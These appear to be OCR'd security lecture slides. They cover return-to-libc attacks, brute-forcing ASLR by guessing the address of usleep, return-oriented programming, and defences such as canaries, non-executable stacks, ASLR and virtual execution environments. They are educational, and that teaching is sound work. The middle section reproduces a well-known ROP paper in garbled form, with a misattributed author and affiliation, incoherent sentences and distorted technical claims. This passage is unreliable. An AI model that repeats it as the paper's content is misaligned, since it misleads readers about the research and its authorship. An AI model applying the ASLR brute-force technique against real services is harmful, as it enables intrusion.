
# RETURN TO LIBC




# RETURN TO LIBC




# INFERRING ADDRESSES WITH ASLR



# INFERRING ADDRESSES WITH ASLR



# INFERRING ADDRESSES WITH ASLR



Repeatedly guess the address of `usleep`

padding

arguments

`text`

`...`

`AAAAAAAAAAAAAA`

`DEADBEEF`

`%eip`

`DEADBEEF`

`0x01010101`

buffer


`%eip`

$0x01010101 = \text{smallest number w/o 0-byte}$   
 $\approx 16 \text{ million} == 16 \text{ sec of sleep}$

Wrong guess of `usleep` = crash; retry

Correct guess of `usleep` = response in 16 sec

# INFERRING ADDRESSES WITH ASLR




$0x01010101 = \text{smallest number w/o 0-byte}$   
 $\approx 16 \text{ million} == 16 \text{ sec of sleep}$

Why this works


*Every connection causes a fork;  
fork() does not re-randomize ASLR*

*Wrong guess of usleep = crash; retry  
Correct guess of usleep = response in 16 sec*

# RETURN TO LIBC



# DEFENSE: JUST GET RID OF SYSTEM()?



%eip

Idea: Remove any function call that  
(a) is not needed and  
(b) could wreak havoc

system()  
exec()  
connect()  
open()  
...

# RETURN-ORIENTED PROGRAMMING

## The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)

Hakku Dabir<sup>1,2</sup>  
Department of Computer Science & Engineering  
University of California, San Diego  
La Jolla, California, USA  
hakku@cs.ucsd.edu

### ABSTRACT

We present new techniques that allow a return-oriented attack to be mounted on all conceivable code paths on just about any OS. Our attack constitutes a large number of short instruction sequences or "ROP gadgets" that allow arbitrary computations. We show how to discover such sequences by means of static analysis. We make use, in an unusual way, of the properties of the Intel microcode set.

### Categories and Subject Descriptors

C.4.1 (Operating Systems) Security and Protection

### General Terms

Security, Applications

### Keywords

Return-oriented, Return sequences, Return-oriented

### 1. INTRODUCTION

We present new techniques that allow a return-oriented attack to be mounted on all conceivable code paths that is every bit as powerful as code injection. We class categorize that the whole sequence "ROPGADGET" attacks, which take over the computer, but allows no general attack, is much too tame than previously thought.

Attacks using our techniques and its function equivalents is here, we see no serious impediment for the user to mount a power move by the attacker. This makes our attack effective to capture that ensure remote launching from the user's machine the computer's code generation process.

Unlike previous attacks, ours contains a large number of short instruction sequences to build gadgets that allow arbitrary computations. We show how to build such sequences.

\*Work done while at the National Institute of Science Education, Bhubaneswar, India, supported by a National Institute Postdoctoral Fellowships.

Authors retain the right to make copies of all or part of this work for personal or internal use, or to grant rights to do so, provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full reference.

using the short sequences as building blocks to a specific distribution of ROP file, and we conjecture that, because of the properties of the ROP instruction set, is any sufficiently large code of ROP codes to have there will be more sequences that allow the execution of stack gadgets. (This claim is not true.) Our paper states three main contributions:

1. We describe an efficient algorithm for analyzing files to measure one instruction sequences that can be used in our attack.
2. Using sequences generated from a particular version of glibc file, we describe gadgets that allow arbitrary computations, introducing many techniques that lay the foundation for what we call, functionally return-oriented sequences.
3. By doing the above, we provide strong evidence for our thesis and a template for new user applications where systems to determine whether they provide for their purpose.

In addition, our paper makes several smaller contributions. We implement a re-conceptualized heuristic and show how it can be used. We conclude a study of the prevalence of self-instruction in the vicinity of the return, and consider when self-instruction may need to be eliminated by compiler optimization. We also show an attack using ROP, which can be used with other kinds of return-oriented techniques.

### 1.3 Background: Attacks and Defenses

Consider an attacker who has discovered a vulnerability in some program and wishes to exploit it. Depending on circumstances, perhaps that he controls the program's control flow so that it performs actions of his choice with its contents. The traditional vulnerability in this context is the buffer overflow in the stack [5], through many other classes of vulnerability have been discovered, such as buffer overflows in the heap [20, 5, 18], integer overflows [20, 1, 4], and format string vulnerabilities [20, 10]. In each case, the attacker uses some exploit code to send that can be exploited through "control flow hijacking" in several ways, and he must cause the program to act in the manner of his choosing. In traditional stack smashing attacks, an attacker typically has to first task by overwriting a return address on the stack, so that it points to code of his choosing, often in the function that made the call. (Change over in function after smashing can be done, even in function pointer setting, like the address swap, by injecting code into the return stack, the modified return address

## Shortcomings of removing functions from libc

- Introduces **return-oriented programming**
- Shows that a nontrivial amount of code will have enough code to permit virtually any ROP attack

# RECALL OUR CHALLENGES

---

How can we make these even more difficult?

- Putting code into the memory (no zeroes)  
Option: Make this detectable with canaries
- Getting %eip to point to our code (dist buff to stored eip)  
Non-executable stack doesn't work so well
- Finding the return address (guess the raw address)  
Address Space Layout Randomization (**ASLR**)

**Best defense: Good programming practices**


# Virtual Execution Environments

- Adds a **layer** between the **program** and its **execution environment** by running it inside a specially designed virtual machine (VM).
  - The VM identifies anomalous behavior in the sequence of instructions executed at runtime.
- The potential benefits of the approach are obvious: **no modification to the existing development process**, compilation, or binary itself is required, and security checks are enforced in a flexible fashion.
- On the downside, because the protected program must run in a virtual environment with many of its instructions incurring a **monitoring overhead**, **performance costs** are hard to predict.

# Heap-Based Buffer Overflow Attacks

# Heap-Based Buffer Overflow Attacks

- Recall that memory on the stack is either **allocated statically**, which is determined when the program is **compiled**, or it is *allocated and removed automatically when functions are called and returned*.
- However, it is often desirable to give programmers the power to **allocate memory dynamically** and have it persisted across multiple function calls.
  - This memory is allocated in a large portion of unused memory known as the **heap**.



